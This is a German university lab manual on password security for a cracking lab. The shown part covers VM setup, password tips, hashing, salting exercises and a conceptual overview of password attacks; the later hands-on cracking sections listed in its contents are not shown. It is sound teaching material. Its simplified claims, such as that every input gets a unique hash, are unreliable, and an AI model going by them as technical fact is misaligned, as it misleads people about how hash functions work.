INTROL: Einführendes Labor Sicherheit

Kursmaterial HS25 - 2025

Florian Wamser & Ron Porath, Hochschule Luzern

1. Dezember 2025

INTROL: Einführendes Labor Sicherheit

Letzte Änderung: 1. Dezember 2025

Begleitendes Kursmaterial des Moduls *INTROL* im Herbstsemester 2025 an der Hochschule Luzern. Kursmaterial für einen Semesterkurs mit 14 Wochenstunden.

⚠ *Dieses Skript wird während der Vorlesung angepasst und vervollständigt. Neue Kapitel und Übungen kommen im Verlauf der Vorlesung hinzu.*

Autoren

Dr. Ron Porath und Dr. Florian Wamser: Initiale Version

Ausgabe 2025

Erstmalige Durchführung im H21 (2021).

Studentische Angaben

Bitte tragen Sie im folgenden Feld ihren Namen und Informationen zu ihrem Team ein, falls Sie in einem Team arbeiten.

Team: *

Vorname 1: *

Nachname 1: *

Vorname 2: *

Nachname 2: *

Vorname 3: *

Nachname 3: *

* Je nach Teamgrösse müssen die Felder *Vor-* und *Nachname* in der entsprechenden Anzahl ausgefüllt werden.

Sonstige Angaben und Anmerkungen:

Inhaltsverzeichnis

1 Vorwort **2**
1.1 Feedback . . . 2
1.2 Legende . . . 2

2 Labor 7: Cracking Lab **4**

3 Gute Passwörter **8**

4 Hash: Wie werden Passwörter gespeichert **10**

5 Verbessern der Passwort-Sicherheit durch `Salting` **14**
5.1 Verfahren des Saltings . . . 15

6 Angriffsmöglichkeiten **17**
6.1 Angriffsmöglichkeit: `Rainbow-Tabellen` . . . 18
6.2 Durchführen eines Angriffs auf Windows-Passwörter . . . 19
6.3 Angriffsmöglichkeit: Brute Force . . . 27
6.4 Erstellen von eigenen Rainbow-Tabellen . . . 27
6.5 Knacken der Hashes mit `Rainbow Crack` und selbst erstelltem `Rainbow Table` . 31
6.6 Angriffsmöglichkeit: Offline Cracking . . . 33
6.7 Angriffsmöglichkeit: Maskenangriff (auch «Rule-based Attack» oder «Heuristic Attack» genannt) . . . 34
6.8 Passwort-Hacking-Tool `Hashcat` . . . 36

7 Bildübertragung von der Windows-Maschine **37**
7.1 Auflisten von System- und Dateiinformationen . . . 44
7.2 Öffnen einer VNC-Verbindung zum Rechner . . . 47

8 Aufräumen **50**

1 Vorwort

1.1 Feedback

> *Mit Ihrer Mithilfe kann die Qualität des Kurses laufend den Bedürfnissen angepasst und verbessert werden.*

Sollte etwas in diesem Kurs nicht wie beschrieben funktionieren, melden Sie dies bitte direkt dem Lehrpersonal oder per E-Mail an Florian Wamser (florian.wamser@hslu.ch).

Bei Problemen wenden Sie sich bitte ebenfalls an das Lehrpersonal.

1.2 Legende

Wichtige Begriffe und Schlüsselwörter sind *kursiv* gedruckt.
Auffällige Unteraussagen im Text sind **fett** gedruckt.

Kommandozeilenbefehle werden durch separate Felder mit grauem Hintergrund hervorgehoben. Zu Beginn einer Zeile sind Kommandozeilenbefehle mit einem > oder $ gekennzeichnet. Für Referenzierungen wird bei grösseren Blöcken eine Zeilennummer angegeben. Weder das Kommandozeilenzeichen noch die Zeilennummer ist Teil der Eingabe.

```
1 echo "Hello World!"
2 exit
```

Skriptinhalte oder Inhalte von Konfigurationsdateien werden ebenfalls in separaten Feldern mit grauem Hintergrund angegeben.

```
#!/bin/bash
echo "Hello, world!"
echo the $# parameter did not destroy pygments syntax highlighting
time find . -type f -exec ls -l {} \; | awk '{sum += $5} END {print sum
    }'
```

Anmerkungen und Informationen sind weiterführende Hinweise zu Befehlen oder zu der aktuellen Aufgabe. Sie gelten als ergänzender Hinweis, Notiz oder Hilfestellung.

Dringend beachten. Was hier steht, unbedingt merken oder ausführen. Oft müssen Befehle zwingend für den folgenden Aufgabenteil ausgeführt werden.

Weiterführende Literaturhinweise oder Links. Dies sind Informationen, die nicht zur Ausführung der Versuche benötigt werden, aber bekannt sein sollten.

2 Labor 7: Cracking Lab

Zielsetzung

- Reflektieren zu sicheren Passwörtern
- Passwort-Hacking-Methoden theoretisch kennenlernen
- Hash-Funktion mit und ohne Salt selbst entwickeln
- Passwort-Hacking selbst durchführen, um die Angriffsvektoren kennen zu lernen

In der digitalen Welt von heute spielen Passwörter eine entscheidende Rolle für die Sicherheit unserer persönlichen und beruflichen Daten. Sie sind wie die Schlüssel zu unseren digitalen Häusern; ohne sie hätten wir keinen Zugang zu unseren E-Mails, sozialen Medien, Bankkonten und mehr. Aber genau wie physische Schlüssel können auch Passwörter in die falschen Hände geraten und uns anfällig für Identitätsdiebstahl, finanziellen Verlust und andere schwerwiegende Konsequenzen machen.

Professionelle Passwort-Knacker möchten sich meist nicht bei Ihrem PayPal-Konto oder Instagram-Konto anmelden, denn dieser Prozess ist mühsam, und die meisten Dienste sperren wiederholte Anmeldeversuche sowieso aus. Sie möchten vielmehr an Ihr Passwort gelangen, da privat und geschäftlich häufig ähnliche oder gleiche Passwörter verwendet werden. Dies erlaubt dann den unautorisierten Zugang zu Firmendaten. Die Profis arbeiten dazu mit Passwortdateien, die sie von gehackten Servern herunterladen, oder benutzen Brute-Force-Software, um Passwörter zu hacken.

Die Passwortsicherheit ist ein zentrales Thema in der Informatik und Cybersecurity. Sie umfasst das Erstellen und Verwenden starker Passwörter, die schwer zu erraten oder zu knacken sind, sowie deren sichere Speicherung und Verwaltung. Darüber hinaus ist es wichtig, sich der Techniken bewusst zu sein, mit denen Angreifer Passwörter stehlen oder knacken könnten, um geeignete Schutzmassnahmen ergreifen zu können.

Aus diesen Gründen beschäftigen wir uns mit den Grundlagen der Passwortsicherheit, einschliesslich der besten Praktiken für die Erstellung von Passwörtern, der Rolle von Passwortmanagern und wie gängige Angriffe vollzogen werden.

Benötigte Mittel / Materialien

Verwenden Sie für diesen Versuch eine Labor-Arbeitsstation. Gesamthaft wird folgende Hardware benötigt.

- 1 Labor-PC
- 1x Windows-VM → `Windows11 Cracking Lab`
- 1x Kali-VM → `Kali Linux 2025.2`

Die virtuellen Maschinen `Windows11 Cracking Lab` und `Kali Linux 2025.2` auf den Labor-PCs müssen zwingend vor Beginn der Bearbeitung der Aufgaben auf ihren Ausgangszustand *zurückgesetzt* werden. Für alle VMs sind Sicherungspunkte (Snapshots) in `VirtualBox` vorhanden, was bedeutet, dass sämtliche VMs in ihren ursprünglichen Zustand zurückgesetzt werden können. Die Sicherungspunkte heissen entweder `fresh` oder `untouched`.




Abbildung 1: Sicherungspunkte in VirtualBox wiederherstellen *vor* der Bearbeitung der Aufgaben: Ansicht Sicherungspunkte.




Abbildung 2: Sicherungspunkte in VirtualBox wiederherstellen *vor* der Bearbeitung der Aufgaben: Wiederherstellung des Ausgangszustands.

Bitte überprüfen Sie an Ihren Arbeitsplätzen sorgfältig, ob alte Einstellungen von vorherigen Übungen, wie beispielsweise der Proxy-Server unter Windows oder die Proxy-Einstellungen in den Browsern `Firefox` oder `Chrome`, *nicht* aktiviert sind. Es kommt häufig vor, dass Studenten die Einstellungen unter Windows vergessen zurückzusetzen.

1. Öffnen Sie die Windows-Einstellungen, indem Sie die Tastenkombination `[Windows] + [I]` verwenden. Dort klicken Sie dann auf `Network & internet`.
2. Wechseln Sie dann in die Kategorie `Proxy`. Im rechten Teil des Fenster deaktivieren Sie nun die Option `Automatically detect settings` oder `Einstellungen automatisch erkennen`.

3. Unter dem Punkt `Manual proxy setup` klicken Sie auf `Set up` und deaktivieren Sie die Option `Use a proxy server: Off`.




Abbildung 3: Deaktivieren der systemweiten Proxy-Einstellung unter Windows: `Use a proxy server: Off`.

4. Wechseln Sie zum `Mozilla Firefox`. Klicken Sie auf das Burger-Menü mit den drei horizontalen Strichen rechts neben der URL-Eingabemaske. Klicken Sie auf `Einstellungen` → `Allgemein` → `Verbindungs-Einstellungen` → `Einstellungen...`.
Setzen Sie `Kein Proxy` oder `No proxy`.




Abbildung 4: Deaktivieren der Proxy-Einstellung für den Browser `Mozilla Firefox`.

3 Gute Passwörter

Ein sicheres Passwort zu erstellen, ist ein wichtiger Schritt zur Sicherung der eigenen digitalen Identität und von PCs. Hier sind einige Tipps, wie ein starkes Passwort erstellt werden kann:

1. *Länge:* Das Passwort sollte mindestens 12 Zeichen lang sein. Längere Passwörter sind in der Regel sicherer, aber schwieriger zu merken (siehe auch *Passwort-Manager* unten).
2. *Vielfalt:* Verwendung einer Mischung aus Gross- und Kleinbuchstaben, Zahlen und Sonderzeichen. Dies erhöht die Komplexität des Passworts und macht es schwieriger erraten zu werden.
3. *Zufällige Wörter hintereinander oder Sätze / Phrasen:* Auch zufällige Wörter hintereinander gereiht oder Sätze / Phrasen ergeben gute Passwörter, also z.B. Mond Auto Strand Luft Mensch Zelle. Diese merkt man sich am einfachsten mit einer Geschichte gebildet aus diesen Wörtern.
4. *Keine persönlichen Informationen:* Die Verwendung von leicht zu findenden Informationen wie Namen, Geburtsdatum oder Adresse sollten nicht im Passwort vorkommen.
5. *Keine echten Wörter:* Echte Wörter können mit Wörterbuchangriffen (siehe weiter unten) leicht erraten werden.
6. *Keine Zahlen anhängen:* Passwörter, wie z.B. Hausgarten14, sind genauso einfach zu erraten, wie ohne angehängte Zahlen. Häufig werden diese angehängten Zahlen beim nächsten Passwortwechsel einfach um 1 erhöht. Dies wissen aber auch Hacker.
7. *Einzigartigkeit:* Nie dasselbe Passwort für mehrere Konten oder Logins verwenden. Wenn ein Konto kompromittiert wird, sind dann auch andere Konten in Gefahr.
8. *Passwort-Manager:* Verwendung eines Passwort-Manager empfiehlt sich, um sich Passwörter nicht merken zu müssen und nicht aufzuschreiben. Diese können auch sichere Passwörter generieren und speichern, so dass nur ein Hauptpasswort zu merken ist (dieses soll sehr komplex und nicht aufgeschrieben oder gespeichert werden).
9. *Regelmässige Änderungen:* regelmässige Änderung (auch Rotation genannt) von Passwörtern erhöht die Sicherheit.
10. *Ergänzung mit 2FA / MFA:* wo möglich sollten Passwörter nicht allein benutzt werden, sondern zusammen mit einem anderen «Faktor», also mit einem One-Time-Passwort (OTP), oder Fingerabdruck, oder Smartcard, oder USB-Sicherheitsschlüssel, etc.

Merksatz: Kein Passwort ist unknackbar.

Achtung: Bei allen nachfolgenden Aktivitäten in diesem Labor darf keines ihrer echten Passwörter benutzt werden.

1. Bitte denken Sie sich nun ein Passwort aus, gemäss den Regeln 1-7 oben, welches Sie in diesem Labor verwenden möchten.

   Lösung individuell, z.B. `Mond_Auto!Strand`

4 Hash: Wie werden Passwörter gespeichert

Wenn Sie ein Passwort für ein Konto erstellen, wird dieses Passwort in der Regel durch eine `Hash-Funktion` verarbeitet, um einen einzigartigen Hash-Wert zu erzeugen. Dieser Hash-Wert wird dann anstelle des eigentlichen Passworts gespeichert. Dies erhöht die Sicherheit, weil selbst wenn jemand Zugang zu den gespeicherten Hash-Werten bekommt, diese nicht direkt das Passwort verraten.

Ein `Hash-Wert` ist das Ergebnis einer Hash-Funktion, die eine Eingabe (z.B. ein Passwort) annimmt und einen Ausgabewert mit festgelegter Länge zurückgibt, der als Hash-Wert bezeichnet wird. Hier sind einige wichtige Punkte, wie Hash-Werte funktionieren:

1. *Einwegfunktion:* Eine Hash-Funktion ist eine Einwegfunktion, d.h. sie nimmt eine Eingabe und produziert einen Ausgabewert, aber der Prozess kann nicht umgekehrt werden. Man kann nicht den ursprünglichen Eingabewert aus dem Hash-Wert ableiten.
2. *Einzigartigkeit:* Für jede eindeutige Eingabe produziert eine Hash-Funktion einen eindeutigen Ausgabewert. Selbst eine kleine Änderung in der Eingabe (wie das Hinzufügen oder Entfernen eines einzelnen Zeichens) wird einen völlig anderen Hash-Wert erzeugen.
3. *Feste Länge:* Unabhängig von der Grösse der Eingabe erzeugt eine Hash-Funktion einen Ausgabewert einer festen Länge. Zum Beispiel erzeugt die SHA-256 Hash-Funktion immer einen Hash-Wert von 256 Bits.

Wenn Sie Ihr Passwort dann später eingeben, wird es erneut durch die Hash-Funktion verarbeitet und der resultierende Hash-Wert wird mit dem gespeicherten Hash-Wert verglichen. Wenn beide übereinstimmen, wird das Passwort als gültig angesehen. In der Praxis werden verschiedene Hash-Funktionen verwendet, abhängig von den spezifischen Anforderungen und dem Kontext. Hier sind einige der am häufigsten verwendeten Hash-Funktionen:

1. *MD5:* Obwohl es als unsicher gilt und nicht mehr für sicherheitskritische Zwecke empfohlen wird, wird es immer noch häufig für Checksummen und Datenintegritätsprüfungen verwendet.
2. *SHA-1:* Ähnlich wie MD5, obwohl es als unsicher gilt, wird es immer noch in einigen Systemen und Anwendungen verwendet.




Abbildung 5: Beispiele für SHA-1-Hashes.

3. *RIPEMD-160:* Dies ist eine 160-Bit-kryptografische Hash-Funktion, die als sicherer als MD5 und SHA-1 angesehen wird.
4. *SHA-2:* Eine Familie von Hash-Funktionen, die SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256 umfasst. Sie sind in vielen Sicherheitsprotokollen und -systemen weit verbreitet.
5. *SHA-3:* Das neueste Mitglied der Secure Hash-Algorithmus-Familie, das als Nachfolger von SHA-2 entwickelt wurde.

Die Wahl der Hash-Funktion hängt von vielen Faktoren ab, einschliesslich der spezifischen Anforderungen an Sicherheit, Leistung und Kompatibilität.




Abbildung 6: Screenshot der `Dell`-Webseite zu einer Ankündigung über den Diebstahl von gehashten Passwörtern.

1. Benutzen Sie `Excel`, `Python` oder eine andere Programmiersprache, um eine eigene Hash-Funktion zu programmieren, die aus 4 Zeichen einen 8-stelligen Zahlencode erstellt.

   - Nur gleiche 4 Zeichen sollten die gleichen Zahlencodes ergeben. Achten Sie darauf, dass für keines der Passwörter der gleiche Hash entsteht (Einzigartigkeit).
   - Achten Sie darauf, dass auch die Position der Zeichen entsprechend berücksichtigt wird. Die Passwörter `Laus` und `aLus` sollen *nicht* den gleichen Hash erzeugen.

   Erzeugen Sie damit Hash-Werte für folgende 5 Passwörter. Kopieren Sie einen Beispiel-Code für eines der Passwörter in das Formularfeld, der zeigt, wie Hashes erzeugt werden.[1]

   1. Haus
   2. Maus
   3. Raus
   4. Laus
   5. aLus

   Beispiel-Lösung in Excel

   ```
   =RECHTS(CODE(TEIL(A1;1;1));2)&RECHTS(CODE(TEIL(A1;2;1));2)&
       RECHTS(CODE(TEIL(A1;3;1));2)&RECHTS(CODE(TEIL(A1;4;1))
       ;2)
   ```

   Anmerkungen

   1. Ziel ist die eindeutige Umwandlung von Zeichen in Zahlen.
   2. Weiter muss die Position der Zeichen “einkodiert” werden, sodass beispielsweise `Haus` und `aHus` (beim Vertauschen von Zeichen in einem Passwort) *nicht* die selbe Zahl ergibt.

   - Es sollte extrem unwahrscheinlich sein, dass zwei unterschiedliche Eingaben denselben Hash-Wert erzeugen. (**Einzigartigkeit** (=Kollisionssicherheit))

[1] Musterlösung in Excel: https://superuser.com/a/1360277

- Es sollte praktisch unmöglich sein, von einem Hash-Wert auf die ursprüngliche Eingabe zurückzuschliessen. (**Einwegfunktion**)
- Es sollte nicht so sein, dass ein kurzes Passwort auch einen kurzen Hash erzeugt. Egal wie lang das Passwort ist, der Hash sollte immer eine gewisse, fixe Länge haben. (**Feste Länge**)

Der Excel-Befehl `CODE` wandelt Zeichen in Zahlen um. Da `CODE` nur das erste Zeichen berücksichtigt, müssen mit `TEIL` (oder englisches Excel `MID`) die einzelnen Zeichen pro Position herausgefiltert werden. Danach können die Zahlen nicht einfach summiert werden, da sonst die Position nicht "einkodiert" ist. Daher macht eine Konkatenation mit & am meisten Sinn. Alternativ wäre hier für Letzteres auch eine Summe *und* eine Multiplikation mit 100, mit 10000, mit 1000000 möglich, die das zweistellige Ergebnis jeweils an die jeweilige Stelle "schiebt".

Hinweise:

1. Überlegen Sie sich eine Funktion, die Buchstaben in Zahlen umwandlen kann.
2. Überlegen Sie sich zusätzlich eine Methode, wie auch die Position der Buchstaben im Endergebnis berücksichtigt werden kann.

5 Verbessern der Passwort-Sicherheit durch `Salting`

Beim `Salting` werden einem Passwort zufällige Zeichen (Salt) hinzugefügt, bevor es gehasht wird. Dadurch wird es deutlich schwieriger, das Passwort zu knacken. Dies erhöht die Sicherheit aus zwei Gründen:

1. Erstens verlängert der Salt das Passwort des Nutzers, was die Anzahl möglicher Passwörter deutlich erhöht.
2. Zweitens sorgt der Salt dafür, dass einzigartige Hashes generiert werden, selbst wenn mehrere Nutzer dasselbe Passwort verwenden.

Dadurch werden folgende Passwort-Cracking-Methoden schwieriger:

- *Schützt vor Wörterbuchangriffen:* Bei einem Wörterbuchangriff versucht ein Angreifer, das Passwort eines Benutzers zu erraten, indem er systematisch gängige Wörter oder Phrasen ausprobiert. Wenn jedoch jedem Passwort ein Salt aus zufälligen Zeichen hinzugefügt wird, gibt es keine allgemein-genutzten Passwortkombinationen mehr, da nun jedes Standardpasswort mit zufälligen Zeichen ergänzt wird. Dies macht es für einen Angreifer deutlich schwieriger und zeitaufwändiger, das richtige Passwort zu erraten.
- *Erhöht die Sicherheit gegen Brute-Force-Angriffe:* Bei einem Brute-Force-Angriff versucht ein Angreifer systematisch alle möglichen Zeichenkombinationen auszuprobieren, um das richtige Passwort zu finden. Wird jedoch jedem Passwort ein eindeutiger, zufälliger Salt hinzugefügt, muss ein Angreifer deutlich mehr Zeichenkombinationen ausprobieren, was den Zeit- und Rechenaufwand für einen Angriff erheblich erhöht.
- *Verhindert die Verwendung von `Rainbow-Tabellen`:* `Rainbow-Tabellen` sind grosse vorberechnete Tabellen, die die Hashwerte gängiger Passwörter ihren Klartextäquivalenten zuordnen (siehe weiter unten).
    1. Grosse, vorberechnete Rainbow-Tabellen für häufige Passwort-Kombinationen (ohne Salt) sind nutzlos, wenn ein Salt verwendet wird. Denn um solche Tabellen zu erstellen, müssten sie für jede mögliche Salt-Kombination neu erstellt werden – und der Salt besteht aus beliebigen, zufälligen Zeichen, im Gegensatz zu leicht merkbaren Standardpasswörtern der Nutzer.
    2. Durch das Hinzufügen eines Salts zu jedem Passwort gibt es mehr Möglichkeiten bei den Hashes. Die Komplexität, vorberechnete Hash-Werte in einer `Rainbow-Tabelle` vorzubereiten, steigt um das Vielfache. Dies bedeutet, dass das Anlegen einer `Rainbow-Tabelle` um einiges aufwändiger wird.

5.1 Verfahren des Saltings

1. *Erzeugung des Salts:* Ein zufälliger Wert, der `Salt`, wird generiert. Dieser Salt ist eine zufällige Zeichenfolge, die im besten Fall für jeden Benutzer einzigartig ist.
2. *Hinzufügen des Salts zum Passwort:* Der Salt wird dem Passwort des Benutzers jedes Mal hinzugefügt, z.B. am Ende des Passworts, wenn dieser sein Passwort eingegeben hat (*bevor* das Passwort gehasht und dann mit dem gespeicherten Hash verglichen wird).
3. *Erzeugung des Hash-Werts:* Die Kombination von Passwort und Salt ist ein eindeutiger, langer Wert, der dann gehasht wird. Auch wenn zwei Passwörter gleich wären, sind sie mit dem angehängten Salt nicht mehr gleich und erzeugen deswegen unterschiedliche Hashes. Zudem wird dadurch das Passwort länger und komplexer.
4. *Speicherung des Salts und des Hash-Werts:* Der Hash-Wert *und* der Salt des Benutzers (aber *nicht* das Klartextpasswort) werden in der Datenbank des Computers zur späteren Nutzung gespeichert.

Gibt ein Nutzer sein Passwort ein, wird der Salt aus der Datenbank gelesen, angehängt, beides zusammen wird gehasht und mit dem gespeicherten Hash in der Datenbank verglichen. Ist der erzeugte Hash und der Hash in der Datenbank gleich, wurde das richtige Passwort eingegeben.

Das Salt selbst muss *nicht* geheim gehalten werden. Es kann zusammen mit dem gehashten Passwort in der Datenbank gespeichert werden. Der Zweck des Salts besteht darin, Zufälligkeit und Einzigartigkeit in den Passwort-Hashing-Prozess einzuführen und das Passwort komplexer und länger zu machen, wodurch es für Angreifer erheblich schwieriger wird, die Passwörter zu

knacken.

1. Erfinden Sie 5 zufällige Salt-Werte für die 5 oben benutzten 4-stelligen Passwörter und erzeugen Sie neue Hashwerte dafür, welche die Passwörter mit den Salt-Werten kombinieren. Kopieren Sie das Ergebnis für ein Passwort in das Formularfeld unten. Beschreiben Sie kurz die Vorgehensweise anhand eines kurzen Code-Fragments.

PWD	Hash	Salt	PWD+Salt	Hash inkl.Salt
Haus	72971715	we45	Hauswe45	72171952
Maus	77971715	56sd	Maus56sd	77175315
Raus	82971715	45t3	Raus45t3	82175216
Laus	76971715	5bz3	Laus5bz3	76175322
aLus	83971715	532e	aLus532e	83175350

Der Salt kann entweder vor dem Hashing an das Passwort angehängt werden oder nach dem Hashing an den Hash des Passwort.

6 Angriffsmöglichkeiten

Es wurden viele Methoden implementiert, um Passwörter zu «knacken». Nachfolgend sind einige wichtige zusammengestellt.

- **Angriffsmöglichkeit: Shoulder Surfing**
  Beim Shoulder Surfing stehlen Diebe persönliche (passwort-relevante) Informationen, indem sie ihre Opfer bei der alltäglichen Verwendung elektronischer Geräte wie z. B. Geldautomaten, Bezahlterminals an Kassen oder auch Laptops bzw. Smartphones beobachten. Sie schauen ihnen bei diesen Aktivitäten wortwörtlich „über die Schulter“. Dies kann in öffentlichen Räumen wie Cafés, Bibliotheken oder Zügen passieren. Die gestohlenen Informationen können Passwörter, PINs, Sicherheitscodes oder Kreditkartendaten sein.
- **Angriffsmöglichkeit: Social Engineering**
  Ein Angreifer erschleicht sich das Passwort einer Person durch Austricksen, z.B. durch das Versenden von Anhängen mit Makros oder Links, die zu verseuchten Seiten führen.
- **Angriffsmöglichkeit: Mitlesen von Datentransfer**
  Falls der Angreifer Zugang zur Firewall oder zum Keyboard erhält, kann dieser die Eingabe oder den Transfer von Passwörtern in unverschlüsselter Kommunikation mitlesen, z.B. mit einem Keylogger, der alle Tasteneingaben an einen Hacker schickt. Dieses Mitlesen, kann auch über eine Schadsoftware eingeschmuggelt werden.
- **Angriffsmöglichkeit: Ausnutzung von Standardpasswörtern bei Geräten**
  Netzwerkfähige Geräte werden meist mit einem Standardpasswort geliefert. Dieses sollte vor der Inbetriebnahme geändert werden, was jedoch häufig nicht durchgeführt wird. Deswegen versuchen Hacker erst die (im Internet bekannten) Standardpasswörter bei Geräten wie IP-Kamera, Router, etc.
- **Angriffsmöglichkeit: Wörterbuchangriffe**
  Ein Wörterbuchangriff ist eine Methode, bei der ein unbekanntes Passwort mit Hilfe einer Passwörterliste, oft auch `wordlist` oder `dictionary` genannt, ermittelt wird.

Ein Wörterbuchangriff wird meist wie folgt durchgeführt:

1. *Erstellung einer Wortliste:* Bei einem Wörterbuchangriff verwendet der Angreifer eine vordefinierte Liste von Wörtern (z.B. aus Wörterbüchern), die potenzielle Passwörter sein können. Diese Wörter können auch Kombinationen von Wörtern mit oder ohne Zahlen und Sonderzeichen sein.
2. *Durchführung des Angriffs:* Der Angreifer probiert systematisch jedes Wort in der Liste aus, um das Passwort zu knacken. Je nach Gegebenheit probiert er einfach das Passwort aus oder erzeugt den dazugehörigen Hashwert, um diesen mit dem geleakten Hashwert zu vergleichen. Dies kann durch spezielle Software zum Knacken von Passwörtern erfolgen.

Wörterbuchangriffe sind besonders effektiv, wenn Benutzer gängige Wörter oder Phrasen als Passwörter verwenden.

Im Gegensatz zu einem Brute-Force-Angriff, bei dem alle möglichen Zeichenkombinationen ausprobiert werden, ist ein Wörterbuchangriff in der Regel schneller, da die Anzahl der zu testenden Passwörter geringer ist.

4. Welche der 5 benutzten 4-stelligen Passwörter würden mit einem Wörterbuchangriff schnell und einfach gefunden werden?

   `Haus`, `Maus`, `Raus`, `Laus`, da sie echte Wörter sind und im Wörterbuch stehen.

6.1 Angriffsmöglichkeit: `Rainbow-Tabellen`

